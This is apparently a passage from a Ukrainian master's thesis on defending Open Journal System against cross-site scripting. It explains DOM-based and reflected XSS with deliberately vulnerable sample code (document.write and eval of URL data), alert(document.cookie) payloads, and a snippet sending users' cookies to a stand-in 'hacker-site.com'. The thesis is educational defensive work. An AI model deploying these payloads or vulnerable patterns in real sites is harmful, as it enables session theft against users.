Міністерство освіти і науки України
Київський національний університет імені Тараса Шевченка

Факультет інформаційних технологій
Кафедра кібербезпеки та захисту інформації

ДОПУСТИТИ ДО ЗАХИСТУ:
В.о. завідувача кафедри
кібербезпеки
та захисту інформації
_____ Іван ПАРХОМЕНКО
«17» травня 2024 р.

ПОЯСНЮВАЛЬНА ЗАПИСКА

кваліфікаційної роботи

галузь знань *12 Інформаційні технології*
(шифр і назва галузі знань)

спеціальність *125 Кібербезпека*
(код і назва спеціальності)

освітній ступень *магістр*

освітньо-наукова програма *Кібербезпека*
(назва освітньої програми)

на тему: «Модель захисту від XSS атак»

Виконавець: студентка ІІ курсу, групи КБм-21

_____ **Тетяна ЮЖАКОВА**
(підпис) (Ім'я, ПРІЗВИЩЕ)

	Ім'я, ПРІЗВИЩЕ	**Підпис**
Науковий керівник	Сергій БУЧИК	
Нормоконтроль	Інна МИХАЛЬЧУК	

Київ 2024

Міністерство освіти і науки України
Київський національний університет імені Тараса Шевченка

Факультет інформаційних технологій
Кафедра кібербезпеки та захисту інформації

ЗАТВЕРДЖЕНО:
В.о. завідувача кафедри
кібербезпеки
та захисту інформації
_____ Іван ПАРХОМЕНКО
«17» листопада 2023 р.

ЗАВДАННЯ
на виконання кваліфікаційної роботи

спеціальності *125 Кібербезпека*
(код і назва спеціальності)

освітній ступень *магістр*

Здобувача(ки) КБм-21 (група) Южаковій Тетяні Валеріївні (прізвище ім'я по-батькові)

Тема кваліфікаційної роботи Модель захисту від XSS атак

1. ПІДСТАВИ ДЛЯ ПРОВЕДЕННЯ РОБОТИ

Рішення засідання кафедри кібербезпеки та захисту інформації факультету інформаційних технологій протокол № 5 від 15.11.2023 р.

2. МЕТА ТА ВИХІДНІ ДАНІ ДЛЯ ПРОВЕДЕННЯ РОБІТ

Об'єкт досліджень Процес захисту вебдодатків від XSS атак.

Предмет досліджень Open Journal System (OJS), яка містить XSS вразливості

Мета Розробка моделі захисту Open Journal System від XSS атак.

Вихідні дані для проведення роботи Методи захисту вебдодатків від XSS атак, Open Journal System.

3. ОЧІКУВАНІ НАУКОВІ РЕЗУЛЬТАТИ

Наукова новизна виявлення нових XSS вразливостей в OJS та як наслідок удосконалення моделі захисту від XSS атак

Практична цінність розробка моделі захисту OJS від XSS атак

4. ВИМОГИ ДО РЕЗУЛЬТАТІВ ВИКОНАННЯ РОБОТИ

Робота виконана у повному обсязі відповідно до теми.

5. ЕТАПИ ВИКОНАННЯ РОБОТИ

Найменування етапів робіт	Строки виконання робіт (початок-кінець)
Уточнення постановки задачі	17.11.2023 – 21.01.2024
Аналіз літературних джерел	22.01.2024 – 11.02.2024
Ознайомлення з проблематикою захисту від XSS атак	12.02.2024 – 27.02.2024
Розгляд статистики XSS атак	28.02.2024 – 01.03.2024
Аналіз існуючих методів захисту від XSS атак	02.03.2024 – 30.03.2024
Тестування OJS 3.3.0 на наявність вразливостей	31.03.2024 – 08.04.2024
Тестування OJS версії 3.3.0-14 на наявність вразливостей XSS	09.04.2024 – 12.04.2024
Виявлення XSS вразливостей в OJS	13.04.2024 – 18.04.2024
Розробка моделі захисту від OJS	19.04.2024 – 26.04.2024
Оформлення пояснювальної записки згідно методичних рекомендацій	27.04.2024 – 12.05.2024
Подача пакету документів на розгляд ЕК	13.05.2024 – 18.05.2024

6. РЕАЛІЗАЦІЯ РЕЗУЛЬТАТІВ ТА ЕФЕКТИВНІСТЬ

Економічний ефект Зниження збитків від XSS атак, які можуть бути реалізовані на OJS.

Соціальний ефект Покращення моделі захисту від XSS атак, що сприяє забезпеченню безпеки конфіденційних даних користувачів OJS.

7. ДОДАТКОВІ ВИМОГИ

Завдання видав _____ Сергій БУЧИК
(підпис) (Ім'я, ПРІЗВИЩЕ)

Завдання прийняв
до виконання _____ Тетяна ЮЖАКОВА
(підпис) (Ім'я, ПРІЗВИЩЕ)

Дата видачі завдання: 17.11.2023 р.
Термін подання кваліфікаційної роботи до ЕК 17.05.2024 р.

РЕФЕРАТ

Пояснювальна записка до кваліфікаційної роботи «Модель захисту від XSS атак»: 84 сторінки, 89 рисунків. 50 літературних джерел.

Метою роботи є розробка моделі захисту від XSS атак для OJS.

Для досягнення мети необхідно виконати такі завдання:

- дослідити проблематику захисту вебдодатків від XSS атак;
- проаналізувати наявні моделі захисту від XSS атак;
- розробити модель захисту OJS системи від XSS атак.

Об'єктом дослідження є процес захисту вебдодатків від XSS атак.

Предметом дослідження є OJS система, яка містить вразливості XSS.

У роботі досліджено методи захисту вебдодатків від XSS атак. Проведено аналіз Open Journal System на наявність XSS вразливостей. Запропоновано та побудовано модель захисту OJS від знайдених XSS вразливостей. Розроблено практичну реалізацію пропонованої моделі захисту.

Практичною цінністю даної роботи є розробка моделі захисту OJS від XSS атак.

Результати здійснених у дипломній роботі досліджень можуть бути використані для забезпечення захисту вебдодатків від XSS атак.

Наукова новизна: виявлення нових XSS вразливостей в OJS та як наслідок удосконалення моделі захисту від XSS атак.

Методи дослідження: аналіз та синтез.

Ключові слова: вразливості, вебдодаток, вебсайт, XSS, OJS, Open Journal System, безпека вебдодатків.

ПЕРЕЛІК УМОВНИХ ПОЗНАЧЕНЬ ТА СКОРОЧЕНЬ

API	–	Application Program Interface
CSP	–	Content Security Policy
CSS	–	Cascading Style Sheets
DOM	–	Document Object Model
HTML	–	HyperText Markup Language
OJS	–	Open Journal System
OWASP	–	Open Worldwide Application Security Project
PoSA	–	Proof of Staked Authority
URL	–	Uniform Resource Locator
WAF	–	Web Application Firewalls
XML	–	Extensible Markup Language
XSS	–	Cross Site Scripting

ЗМІСТ

ВСТУП

Кількість вебдодатків зростає щодня. За даними 2019 року, близько 4 млрд. людей по всьому світу користується інтернетом щодня. Цілі використання вебдодатків можуть бути різні, наприклад, оплата послуг, перегляд кінофільмів, спілкування з друзями, покупки в інтернет-магазинах. І кожна вебсторінка може нести в собі приховану загрозу, яку не зможе розпізнати звичайна людина, котра не займається кібербезпекою. Реалізація загрози, пов’язаної із вебдодатками, може призвести до викрадення чи зміни інформації, внаслідок чого, компанія або звичайний користувач може понести фінансові та/або репутаційні збитки [1].

Щодня надходять тисячі повідомлень про кібератаки на провідні вебдодатки, і зазвичай хакерам неважко проникнути у вебдодаток, тому що він містить чимало вразливостей. Найочевиднішим шляхом для захисту вебдодатків є насамперед безпечна розробка, без використання потенційно небезпечних конструкцій у коді вебдодатку. Проте дотримуватись безпечної розробки набагато важче на практиці, ніж в теорії, оскільки зазвичай вебсайти розробляються дуже швидко, і розробники не завжди приділяють багато часу на забезпечення безпеки додатку. Окрім того, щоб впровадити безпечну розробку, потрібно створити спеціалізовану команду з висококваліфікованих спеціалістів, на що, зазвичай, в невеликих компаніях немає бюджету. Навіть невеликим компаніям, які не можуть впровадити повний захист вебдодатку, потрібно визначити, які існують ризики, і на що найбільше має бути націлений захист. І після визначення потенційно вразливих місць на сайті, потрібно впровадити захист хоча б для них [1].

Кібератаки не завжди впливають саме на власників вебдодатку, вони можуть впливати і на користувачів, які відвідують вебдодаток. Деякі XSS атаки можуть призводити до [1]:

- перенаправлення користувача на сайт зловмисника при натисканні на посилання в вебдодатку;
- спричинення збою в браузері користувача;

- викрадення конфіденційних даних користувача, включаючи дані про cookie-сесію;
- використовуючи викрадені дані, зловмисники можуть зайти на вебдодаток під іншим користувачем та викрасти ще більше конфіденційної інформації користувача, яка міститься, наприклад, в акаунті користувача в вебдодатку;
- використовуючи викрадені дані, зловмисники можуть створювати нові акаунти на різних вебсайтах.

Метою роботи є розробка моделі захисту від XSS атак для OJS.

Об'єктом дослідження є процес захисту вебдодатків від XSS атак.

Предметом дослідження є OJS система, яка містить вразливості XSS.

Практичною цінністю даної роботи є розробка моделі захисту OJS від XSS атак.

Наукова новизна полягає в виявленні нових XSS вразливостей в OJS та як наслідок удосконаленні моделі захисту від XSS атак.

Методи дослідження: аналіз та синтез.

РОЗДІЛ 1
АНАЛІЗ ПРОБЛЕМАТИКИ ЗАХИСТУ ВІД XSS АТАК

1.1 Актуальність теми дослідження

Кібератака – це спроба хакера використати наявну вразливість в системі на свою користь. Тобто хакер може проаналізувати цільову систему, виявити вразливу частину коду, та за допомогою наявних зловмисних засобів та методів, несанкціоновано отримати доступ до системи, викрасти чи модифікувати дані [2].

Існує чимало різних вразливостей в вебдодатках. Серед них є такі, що не призводять до серйозних наслідків. Але існують і такі вразливості, які можуть завдати суттєвої шкоди, якщо ними скористається зловмисник. До цієї категорії відноситься XSS [3].

XSS – є однією з найпоширеніших вразливостей вебдодатків. Небезпека цієї вразливості є в тому, що зловмисник може отримати доступ до акаунта користувача, викрасти чи модифікувати конфіденційні дані, такі як паролі, номери банківських рахунків та інше. Особливістю реалізації атаки є те, що часто користувачі та розробники вебдодатків можуть не помітити, що їх атакують, оскільки [3]:

- якщо відсутня валідація полів вебдодатку, то зловмисник може завантажити шкідливий код, який виконає потрібні дії і виведе інформацію, яка необхідна хакеру, при цьому ніхто інший не буде знати, що така атака відбулась;
- атака відбувається на клієнтській стороні, яка не завжди захищена, тому ймовірність успішного виконання атаки більша, і оскільки дані виведуться лише на клієнтській стороні і не будуть записані/передані на сервер, то ця атака може залишитись непоміченою;
- зловмисники можуть запрограмувати експлойт таким чином, що він виконається лише за певних умов, тобто до конкретного моменту ніхто може і не запідозрити наявність зловмисного коду в вебдодатку.

XSS – це різновид атак, під час яких зловмисник записує шкідливий код в вебдодаток. Ці атаки націлені на користувачів, які відвідують вебдодатки. Вразливість XSS може виникнути, якщо власники або розробники вебсайтів належним чином не перевіряють контент, який надсилають користувачі, які заповнюють форми на сайті. Наприклад, це може бути форма коментарів, форма входу або реєстрації, пошук по сайту. Якщо дані користувачів не будуть проходити валідацію, то ризик реалізації цієї атаки збільшується в рази [4].

XSS входить до десятки найбільш серйозних проблем безпеки для вебдодатків. Найбільше ця проблема турбує організації, в яких комунікації та взаємодії з клієнтами відбуваються через вебсайти [4].

1.2. Визначення та класифікація XSS атак

XSS – це вразливість вебдодатків, яка дозволяє хакерам виконувати їх зловмисний код в браузерах користувачів, над якими має контроль хакер, який виконує зловмисні дії. Результатом виконання зловмисного коду може бути [3,5]:

- отримання контролю над браузером користувача;
- виведення даних про cookie-сесію користувача;
- модифікація конфіденційних даних;
- перенаправлення користувача на небезпечний сайт;
- використання конфіденційних даних користувача;
- викрадення конфіденційних даних.

XSS-атака зазвичай відбувається з використанням JavaScript, оскільки зазвичай для розробки сайту і для взаємодії з кодом вебсторінки використовується ця мова програмування [5].

XSS-атаки розділяють на такі види [6]:

- атаки на основі DOM (Document Object Model);
- відображені атаки;
- збережені атаки.

Атаки на основі DOM використовують можливості взаємодії з об'єктною моделлю документа для впливу на вміст сторінки після завантаження. Відображені атаки спрямовані на введення зловмисного коду, який виконується відразу при відображенні сторінки. Збережені атаки, навпаки, вставляють шкідливий код у вхідні дані, які потім зберігаються на сервері і впливають на користувачів, які отримують доступ до цих даних. Оцінюючи їхню небезпеку, можна стверджувати, що атаки на основі DOM та відображені атаки можуть спричинити шкоду в реальному часі, тоді як збережені атаки мають потенціал для тривалого впливу на безпеку системи, що робить їх більш небезпечними в довгостроковій перспективі [4].

1.2.1 Атаки на основі DOM

DOM – це API для HTML та XML документів, яке визначає логічну структуру вебсторінки. Завдяки поділу вебсторінки на певні об’єкти, цими об’єктами можна маніпулювати. Наприклад, за допомогою мови програмування JavaScript можна знайти об’єкт пошукового рядка на сайті (document.querySelector(‘.search’)) та поставити обробник подій вводу даних в пошуковий рядок. Обробник подій може включати валідацію даних, які вводяться в поле, що може допомогти уникнути виконання зловмисного коду, який зловмисник може вставити в поле пошуку [7].

HTML DOM (рис. 1.1) – це дерево об’єктів, яке включає основний об’єкт (Document), кореневий елемент (<html> </html>), основні елементи, без яких вебсторінка не може існувати (<head></head>, <body></body>), та всі їх внутрішні елементи [8].

Щоб отримати доступ до цих елементів DOM-дерева і провести необхідні маніпуляції з ними, потрібно знайти їх за допомогою [8]:

- id – ідентифікатор елемента (наприклад,);
- class – ім’я класу елемента (наприклад,);
- tag – назва тегу елемента (існує чимало тегів, наприклад, <head>, <p>, <ul> та інші);

- css selector – селектор, який може включати назву тегу, ідентифікатор чи клас елементу (наприклад, p > #element).



Рисунок 1.1 – HTML DOM

Щоб отримати елемент із ідентифікатором dragon, необхідно написати на JavaScript код:

- document.getElementById("dragon");

  або

- document.querySelector(‘#dragon’).

Щоб отримати елемент із класом dragon, потрібно написати на JavaScript такий код:

- document.getElementsByClassName("dragon");
- або document.querySelector(‘.dragon’).

XSS атака на основі DOM (рис. 1.2) виконується виключно в браузері користувача. Дані, про те, що був виконаний зловмисний код, не передаються на сервер, і атака не може бути виявлена WAF (брандмауер вебдодатків) [9].

За допомогою цієї вразливості, зловмисник може зробити наступне [9]:

- змінити структуру сторінки сайту (додати DOM-елемент, додати код);

- викрасти cookie дані користувача, за допомогою яких зловмисник може використати обліковий запис користувача і виконувати дії під його акаунтом;
- може додати код, який буде зчитувати всі натискання на клавіатурі користувача.



Рисунок 1.2 – Класична атака XSS DOM

Вразливим може бути такий вебдодаток, в коді якого використовується document.location або document.URL або document.referrer. Це функції Javascript, за допомогою яких можна виконувати маніпуляції із URL сторінки сайту. Окрім цього, особливо небезпечними можуть бути також функції, які записують в код сторінки HTML розмітку, без перевірки контенту самої розмітки (document.write, document.block.innerHTML), які модифікують структуру HTML (document.create), заміняють URL сторінки або відкривають іншу сторінку (document.location, document.location.replace, window.location.href), які виконують скрипти через якийсь час (eval, window.setInterval, window.setTimeout) [11].

Розглянемо приклад реалізації XSS атаки на основі DOM. Наприклад, є вебсторінка, в URL якої передається ім’я користувача, в нашому прикладі це

параметри «?name=Tetiana», тобто повне посилання буде dom-xss.html?name=Tetiana, де dom-xss.html це назва вебсторінки. В коді сторінки є скрипт, який зчитує значення параметра name з посилання сторінки і вставляє в код сторінки. Вміст коду :

```
<div class="congratulation">
      <div class="congratulation-name">
         <script>
            let positionOfName = document.URL.indexOf("name=") + 5;
document.write(document.URL.substring(positionOfName,document.URL.length));
         </script>
      </div>
      <div class="congratulation-text">
        , ласкаво просимо до нашого сайту!
      </div>
   </div>
```

При виконанні запиту dom-xss.html?name=Tetiana, на сторінці виводиться ім’я Tetiana та текст з коду сайту (рис. 1.3)



Рисунок 1.3 – Результат виконання скрипта

Таким чином, оскільки виконується функція document.write(), і не перевіряється зміст параметра name, то зловмисник може записати в параметр name скрипт, який виконається, коли користувач перейде за цим посиланням. Наприклад, це може бути посилання dom-xss.html?name=<script>alert(document.cookie)</script>. Але ця атака може відбутись лише в браузерах, які не кодують символи < >. В інших браузерах відбудеться така ситуація, виведеться все, що в параметрі name лише текстом (рис. 1.4)



Рисунок 1.4 – Атака не спрацювала в браузерах, які кодують символи < >

Існує варіант, який може обійти кодування символів < >, і може виконати код навіть без тегів script. Приклад скрипта:

```
<div class="congratulation">
    <div class="congratulation-name">
        <script>
            let URLContent = location.hash.slice(1);
            eval(URLContent);
        </script>
    </div>
</div>
```

Якщо перейти за посиланням dom-xss.html#alert(document.cookie), то браузер не буде вважати, що все, що після символу # це скрипт, тому нічого не буде кодуватись, і завдяки команді eval() текст alert(document.cookie) виконається як команда, і виведе cookie користувача (рис. 1.5).



Рисунок 1.5 – Виведення cookie користувача

В даному випадку можна побачити, що те, що введено в URL в якості параметрів/коду, який потім виконується через JavaScript, не зберігається на сервері, тому програмісти не зможуть побачити, що така атака відбулась. Це основна відмінність цієї атаки від Відображеної XSS та Збереженої XSS [10]. Також, для того, щоб виявити вразливість сайту до DOM XSS атаки, потрібно знати мову програмування JavaScript та вміти аналізувати код, щоб знайти вразливі частини коду.

1.2.2 Відображені атаки

Відображені атаки XSS (Reflected XSS) – це атаки, котрі відбуваються, коли корисне навантаження (payload), інколи воно обфусковане, додається до URL адреси. І при кліку користувача на цей URL виконується зловмисний код (рис.1.6) [12].

Наприклад, для того, щоб користувач натиснув на такий URL, їх зазвичай вставляють у email-листи, або в коментарі на форумах. І якщо користувача зацікавив надпис або тема повідомлення, то він зазвичай не зважає на назву URL і переходить за цим посиланням [13].

Ще одним із прикладів такої атаки є використання полів вводу на вебсайтах, це може бути, наприклад, поле пошуку. При введенні зловмисного коду в поле пошуку, якщо введені дані не проходять валідацію, то зловмисний код може виконатись [14].



Рисунок 1.6 – Типова схема Reflected XSS атаки

Зловмисники можуть вбудовувати у URL посилання на скрипт з їх домену, наприклад: http://social-network.com?search=test&test<\script%20src=”http://hacker-site.com/script.js”, де http://social-network.com – це посилання, за яким переходить користувач; test&test<\script%20src=”http://hacker-site.com/script.js” – параметри для пошуку на сайті; <\script%20src=”http://hacker-site.com/script.js - посилання на скрипт, який містить зловмисний код, на сайті зловмисника [14].

Розглянемо приклад цієї атаки. Користувач отримав на пошту лист (рис. 1.7), який містить цікаву акцію чи знижку його улюбленого магазину і натиснув на кнопку “Замовити товар”, щоб переглянути знижки. Але зловмисник зробив фішинговий сайт (рис. 1.8), який схожий на сайт-оригінал цього інтернет-магазину, і дописав зловмисний код (рис. 1.9), який буде виконуватись, коли користувач зайде на сайт із відповідним посиланням, наприклад буде відбуватись перехід на сайт із параметрами

cookie, в які будуть записуватись cookie дані користувача. І зловмисник буде відслідковувати кожен цей перехід на його сайт, і буде збирати дані cookie всіх користувачів, які натиснули на його посилання. Таким чином зловмисник викрадає дані про cookie сеанс користувача, які може використати в своїх цілях.

Рисунок 1.7 – Лист із посиланням на фішинговий сайт



Рисунок 1.8 – Фішинговий сайт інтернет-магазину

```
window.addEventListener('load', function(){
    window.location = 'https://hacker-site.com?cookie='+document.cookie;
})
```

Рисунок 1.9 – Зловмисний код, який буде передавати cookie дані користувачів

1.2.3 Збережені атаки

